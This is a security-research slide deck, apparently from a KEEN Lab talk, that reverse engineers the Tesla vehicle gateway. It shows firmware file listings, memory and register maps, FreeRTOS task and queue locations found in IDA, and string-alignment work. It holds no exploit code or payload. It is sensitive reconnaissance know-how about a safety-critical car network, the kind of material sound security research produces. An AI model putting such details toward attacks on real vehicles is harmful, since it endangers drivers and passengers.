



ZERONIGHTS

Gateway Internals of Tesla Motors

KEEN Lab, Tencent



Who we are?

- NIE Sen(聂森)
 - Security researcher at KeenLab, Tencent.
 - Years of research experience in program analysis, like symbolic execution etc.
 - Years of vulnerability detection experience in Android/Linux Kernel.
- LIU Ling(刘令)
 - Security researcher at KeenLab, Tencent.
 - Specializes in reverse engineering, vulnerability discovery, vulnerability research and advanced exploitation techniques.
 - Formerly a security researcher focused on vulnerability discovery of QEMU and XEN.



Agenda

- Vehicle Gateway
- Tesla Gateway: Hardware and Firmware
- IDAPython Processing
- FreeRTOS Overview
- Ports/Tasks on Tesla Gateway
- Demo
- More




Vehicle Gateway

- Vehicle Gateway is an MCU which manages data communication between different CAN channels.
- In the Tesla Car, it also acts as an interface between Ethernet and CANBus to transfer/filter messages that are passed from the Infotainment System to the internal CANBus network.
- Samples of Vehicle Gateway
 - Jeep Cherokees(NEC V850)
 - Tesla Motors(Freescale MPC5668G)
 - Chinese Domestic Automakers(NEC 78K0R)



Vehicle Gateway of Tesla





ZERONIGHTS

Gateway Hardware

<http://www.nxp.com/products/microcontrollers-and-architecture-processors/mpc5xxx-5xxx-32-bit-mcus/mcus/ultra-reliable-mpc5668g-mcu-for-automotive-applications:MPC5668G>



Ingineer
Electrical Engineer



Joined: Aug 9, 2012
Messages: 1,349

Ingineer, Aug 21, 2015

apacheguy said: ↑


The MCU never sleeps. It is always on for logging. That's why the center screen immediately comes on while it takes the seconds to wake up. 3G, Bluetooth, and Wifi are clearly disabled while asleep, but I've never seen evidence of the MCU C


I just figured that the LTE radio might be faster to wake up than the older radio.

This is not true. The MCU has 2 separate and distinct systems in it's housing; the CID (Center Display) performs the logging function, and it runs **FreeRTOS on a Freescale MPC5668G**. The Debian-based CI while the Gateway can stay awake.

ATTENTION: These posts are the intellectual property of the author, and may not be quoted off this site without specific written consent.

REPORT





Tesla Gateway: Hardware and Firmware

```
nforest@nforest: ~/workspace/tesla/SD_4GB
```

```
→ SD_4GB ls
```

```
booted.img  hwidacq.log  log  orig int.dat  update.log
config      hwids.acq    modhwid.log  release.tgz
dtc         hwids.txt    modinfo.log  udsdebug.log
→ SD_4GB mkdir release && tar xf release.tgz -C release/
```

```
gzip: stdin: decompression OK, trailing garbage ignored
```

```
tar: Child returned status 2
```

```
tar: Error is not recoverable: exiting now
```

```
→ SD_4GB ls release/
```

bdy.hex	chgsph2cpld.hex	dhfd.hex	gtw.hex	pdm.hex
bmscpld.hex	chgsph2.hex	dhfp.hex	hndfd.hex	pm.hex
bms.hex	chgsph3cpld.hex	dhrd.hex	hndfp.hex	ptc.hex
chgph1cpld.hex	chgsph3.hex	dhrp.hex	hndrd.hex	rccm.hex
chgph1.hex	chgsvicpld.hex	difpga.hex	hndrp.hex	sec.hex
chgph2cpld.hex	chgsvi.hex	di.hex	ic.hex	sun.hex
chgph2.hex	chgvicpld.hex	dsp.hex	lft.hex	thc.hex
chgph3cpld.hex	chgvi.hex	eas.hex	log.cfg	tpms_hard_cal.hex
chgph3.hex	cp.hex	epb.hex	manifest	tunercal.hex
chgsph1cpld.hex	dcdc.hex	epbm.hex	msm.hex	tunerdsp.hex
chgsph1.hex	dcm.hex	esp.hex	park.hex	tuner.hex







```
→ SD_4GB █
```





Tesla Gateway: Hardware and Firmware

Address		Region Name	Tesla Specifics
Start	End		
0x00000000	0x00020000	FLASH	Bootloader and Internal Files
0x00020000	0x001FFFFFFF	FLASH2	CODE Region DATA Region
0x40000000	0x400FFFFFFF	SRAM	Updater System when in Programming Mode

Program Segmentation

Name	Start	End	R	W	X	D	L	Align	Base	Type	Class	AD	vle	ds
 FLASH	00000000	00020000	.	.	X	.	.	byte	00	public	CODE	32	FFFFFFFF	FFFFFFFF
 FLASH2	00020000	001F7AB8	.	.	X	.	L	byte	00	public	CODE	32	FFFFFFFF	FFFFFFFF
 BAM	00FF0000	00FFFFFF	R	W	.	.	.	byte	01	public	REG	32	FFFFFFFF	FFFFFFFF
 RAM	40000000	50000000	R	W	.	.	.	byte	00	public	DATA	32	FFFFFFFF	FFFFFFFF
 AIPS_A	C3000000	C4000000	R	W	.	.	.	dword	01	public	REG	32	FFFFFFFF	FFFFFFFF
 AIPS_B	FFF00000	FFFFFFFF	R	W	.	.	.	dword	01	public	REG	32	FFFFFFFF	FFFFFFFF



Register Memory Map

Table A-1. Module Base Addresses (continued)

Module Name	Base Address	Page
I ² C_A	0xFFFF8_8000	Page A-55
I ² C_B	0xFFFF8_C000	Page A-56
DSPI_A	0xFFFF9_0000	Page A-56
DSPI_B	0xFFFF9_4000	Page A-57
eSCI_A	0xFFFFA_0000	Page A-58
eSCI_B	0xFFFFA_4000	Page A-58
eSCI_C	0xFFFFA_8000	Page A-59
eSCI_D	0xFFFFA_C000	Page A-59
eSCI_E	0xFFFFB_0000	Page A-60
eSCI_F	0xFFFFB_4000	Page A-60
eSCI_G	0xFFFFB_8000	Page A-61
eSCI_H	0xFFFFB_C000	Page A-61
FlexCan_A	0xFFFFC_0000	Page A-62
FlexCan_B	0xFFFFC_4000	Page A-66
FlexCan_C	0xFFFFC_8000	Page A-71
FlexCan_D	0xFFFFC_C000	Page A-76
FlexCan_E	0xFFFFD_0000	Page A-80
FlexCan_F	0xFFFFD_4000	Page A-85
CTU_A	0xFFFFD_8000	Page A-89
DMA Multiplexer	0xFFFFD_C000	Page A-91
PIT	0xFFFFE_0000	Page A-92
eMIOS_A	0xFFFFE_4000	Page A-93
SIU	0xFFFFE_8000	Page A-100
CRP	0xFFFFE_C000	Page A-110
FMPLL	0xFFFFF_0000	Page A-111
PFlash Configuration	0xFFFFF_8000	Page A-111
BAM	0xFFFFF_C000	Page A-112

Name	Address
D CANA_ECR	FFFC001C
D CANA_ESR	FFFC0020
D CANA_IFLAG1	FFFC0030
D CANA_MCR	FFFC0000
D CANA_RXIMR62	FFFC0978
D CANA_RXIMR63	FFFC097C
D CANB_ECR	FFFC401C
D CANB_IFLAG1	FFFC4030
D CANB_IMASK1	FFFC4028
D CANB_MCR	FFFC4000
D CANC_ECR	FFFC801C
D CANC_IFLAG1	FFFC8030
D CANC_IMASK1	FFFC8028
D CANC_MCR	FFFC8000
D CAND_ECR	FFFC001C
D CAND_IFLAG1	FFFC0030
D CAND_IMASK1	FFFC0028
D CAND_MCR	FFFC0000
D CANE_ECR	FFFD001C
D CANE_IFLAG1	FFFD0030
D CANE_IMASK1	FFFD0028
D CANE_MCR	FFFD0000
D CANF_ECR	FFFD401C
D CANF_IFLAG1	FFFD4030
D CANF_IMASK1	FFFD4028
D CANF_MCR	FFFD4000

Line 46 of 346

“Tmr Svc” is the key to locate FreeRTOS.

```

197 portBASE_TYPE xTimerCreateTimerTask( void )
198 {
199     portBASE_TYPE xReturn = pdFAIL;
200
201     /* This function is called when the scheduler is started if
202     configUSE_TIMERS is set to 1. Check that the infrastructure used by the
203     timer service task has been created/initialised. If timers have already
204     been created then the initialisation will already have been performed. */
205     prvCheckForValidListAndQueue();
206
207     if( xTimerQueue != NULL )
208     {
209         #if ( INCLUDE_xTimerGetTimerDaemonTaskHandle == 1 )
210         {
211             /* Create the timer task, storing its handle in xTimerTaskHandle so
212             it can be returned by the xTimerGetTimerDaemonTaskHandle() function. */
213             xReturn = xTaskCreate( prvTimerTask, ( const signed char * ) "Tmr Svc", ( unsigned s
214         }
215         #else
216         {
217             /* Create the timer task without storing its handle. */
218             xReturn = xTaskCreate( prvTimerTask, ( const signed char * ) "Tmr Svc", ( unsigned s
219         }
220     #endif
221 }
222
223 configASSERT( xReturn );
224 return xReturn;
225 }

```

```

loc_1B7BB0:
bl      taskEXIT_CRITICAL
lwz     r0, xTimerQueue@l(r31)
li      r3, 0
cmpwi   cr7, r0, 0
beq     cr7, loc_1B7BF0

```

```

lis     r3, prvTimerTask@h # prvTimerTask
lis     r4, aTmrSvc@ha # aTmrSvc
addi    r3, r3, prvTimerTask@l # prvTimerTask
addi    r4, r4, aTmrSvc@l # aTmrSvc # "Tmr Svc"
li      r5, 0x400
li      r6, 0
li      r7, 2
li      r8, 0
li      r9, 0
li      r10, 0
bl      xTaskGenericCreate

```

```

loc_1B7BF0:
lwz     r0, 0x20+sender_cr(r1)
lwz     r28, 0x20+binder_var(r1)
mtlcr   r0
lwz     r29, 0x20+saved_toc(r1)
lwz     r30, 0x20+var_8(r1)
lwz     r31, 0x20+var_4(r1)
addi    r1, r1, 0x20
blr

```





FreeRTOS Overview

- Tasks
 - A task consists of codes, states of which are controlled by FreeRTOS.
- Queues
 - Queues are the primary form of inter-task communications. They can be used to send messages between tasks, and between interrupts and tasks.
- etc.

FreeRTOS Overview

```
portBASE_TYPE xTaskCreate(  
    pdTASK_CODE pvTaskCode,  
    const char * const pcName,  
    unsigned short usStackDepth,  
    void *pvParameters,  
    unsigned portBASE_TYPE uxPriority,  
    xTaskHandle *pvCreatedTask);
```

- **pvTaskCode** Pointer to the task entry function.
- **pcName** A descriptive name for the task.
- **usStackDepth** The size of the task stack specified as the number of variables the stack can hold - not the number of bytes.
- **pvParameters** Pointer that will be used as the parameter for the task being created.
- **uxPriority** The priority at which the task should run.
- **pvCreatedTask** Used to pass back a handle by which the created task can be referenced.






FreeRTOS Overview

- Queue

FreeRTOS uses its queue for communication between and within tasks, and also uses its queue to implement semaphore and mutex.





FreeRTOS on Tesla Gateway

Q
U
E
U
E

Functions window

Function name	Segment	Start	Length
xQueueGenericSend_4004D190	FLASH2	000331E0	00000034
xQueueGiveMutexRecursive	FLASH2	00023B54	0000006C
xQueueCreateMutex	FLASH2	00023AD4	00000080
vQueueWaitForMessageRestri...	FLASH2	00023204	00000088
xQueueGenericCreate	FLASH2	000236A0	000000D8
prvUnlockQueue	FLASH2	000230E4	00000120
xQueueGenericSend	FLASH2	0002383C	00000298
xQueueTakeMutexRecursive	FLASH2	00023BC0	000002B4
xQueueAltGenericReceive	FLASH2	000233B4	000002EC
xQueueAltGenericSend	FLASH2	00023FD0	00000300
logEmptyQueueTask	FLASH2	0002A1B0	00000AC0

queue|

T
A
S
K

Functions window

Function name	Segment	Start	Length
vPortRestoreTaskContext	FLASH2	00020614	00000054
vTaskSuspendAll	FLASH2	00020F9C	00000018
xTaskGetTickCount	FLASH2	00020FB4	00000078
uxTaskGetNumberOfTasks	FLASH2	0002103C	00000010
vTaskSetTimeOutState	FLASH2	000211A8	0000001C
xTaskCheckForTimeOut	FLASH2	000211C4	000000F8
vTaskMissedYield	FLASH2	000212BC	00000014
xTaskGetCurrentTaskHandle	FLASH2	00021330	0000000C
xTaskGetSchedulerState	FLASH2	0002133C	0000002C
taskENTER_CRITICAL	FLASH2	00021368	0000002C
taskEXIT_CRITICAL	FLASH2	00021394	0000004C
prvAddTaskToReadyList	FLASH2	000213E0	00000090
vTaskPriorityInherit	FLASH2	00021470	000000D8
xTaskRemoveFromEventList	FLASH2	00021548	000000F4
vTaskSwitchContext	FLASH2	00021BD0	0000015C
xTaskIncrementTick	FLASH2	00021EA8	000001C4
xTaskResumeAll	FLASH2	0002206C	00000218
vTaskDelayUntil	FLASH2	00022284	00000120
prvInitialiseTaskLists	FLASH2	000223D4	000000A4
xTaskGenericCreate	FLASH2	00022478	00000330
vTaskStartScheduler	FLASH2	000227A8	0000027C
prvIdleTask	FLASH2	00022A24	00000120
vTaskPlaceOnEventListRestric...	FLASH2	00022DCC	000000BC
vTaskPlaceOnEventList	FLASH2	00022E88	000000F4
vTaskDelay	FLASH2	00022F7C	000000E4
create_ethTask	FLASH2	0002664C	00000084
ethTask	FLASH2	000266D0	00000354
i2cTask	FLASH2	00026C10	00000598
logEmptyQueueTask	FLASH2	0002A1B0	00000AC0
periodicLogTask	FLASH2	0002AC70	00000968
RTC_rtcTask	FLASH2	0002D1C4	000005F8
mainTask	FLASH2	00034BB0	00001A50
temperatureTask	FLASH2	00036600	00000D80
cyclicFlagTask	FLASH2	00037380	000000E8
tenHzTask	FLASH2	00037468	00000A88

Task



TCP/IP stack and File system

- Successfully identified 😊
 - socket listen send recv sendto recvfrom etc.
 - fopen fread fwrite fclose etc.
- To be decided 😞
 - TCP/IP stack
 - <http://savannah.nongnu.org/projects/lwip/>
 - File system
 - http://elm-chan.org/fsw/ff/00index_e.html

IDA Python Processing

- String: Alignment

```
IDA View-A
FLASH2:00151E68 aBdy_gtw_memoryseatsinsta:.string "BDY_GTW_memorySeatsInstalled"
FLASH2:00151E68                                     # DATA XREF: FLASH2:000E16F4↑o
FLASH2:00151E68 .byte 0, 0, 0, 0
FLASH2:00151E88 aBdy_gtw_mirrorpuddlelamp:.string "BDY_GTW_mirrorPuddleLampInstalled"
FLASH2:00151E88                                     # DATA XREF: FLASH2:000E170C↑o
FLASH2:00151E88 .byte 0, 0, 0
FLASH2:00151EAC aBdy_gtw_nokeylessentry:.string "BDY_GTW_noKeylessEntry"
FLASH2:00151EAC                                     # DATA XREF: FLASH2:000E1724↑o
FLASH2:00151EAC .byte 0, 0
FLASH2:00151EC4 aBdy_gtw_nozzleheatinstal:.string "BDY_GTW_nozzleHeatInstalled"
FLASH2:00151EC4                                     # DATA XREF: FLASH2:000E173C↑o
FLASH2:00151EC4 .byte 0
UNKNOWN 00151E68: FLASH2:aBdy_gtw_memoryseatsinsta (Synchronized with Hex View-1)
```

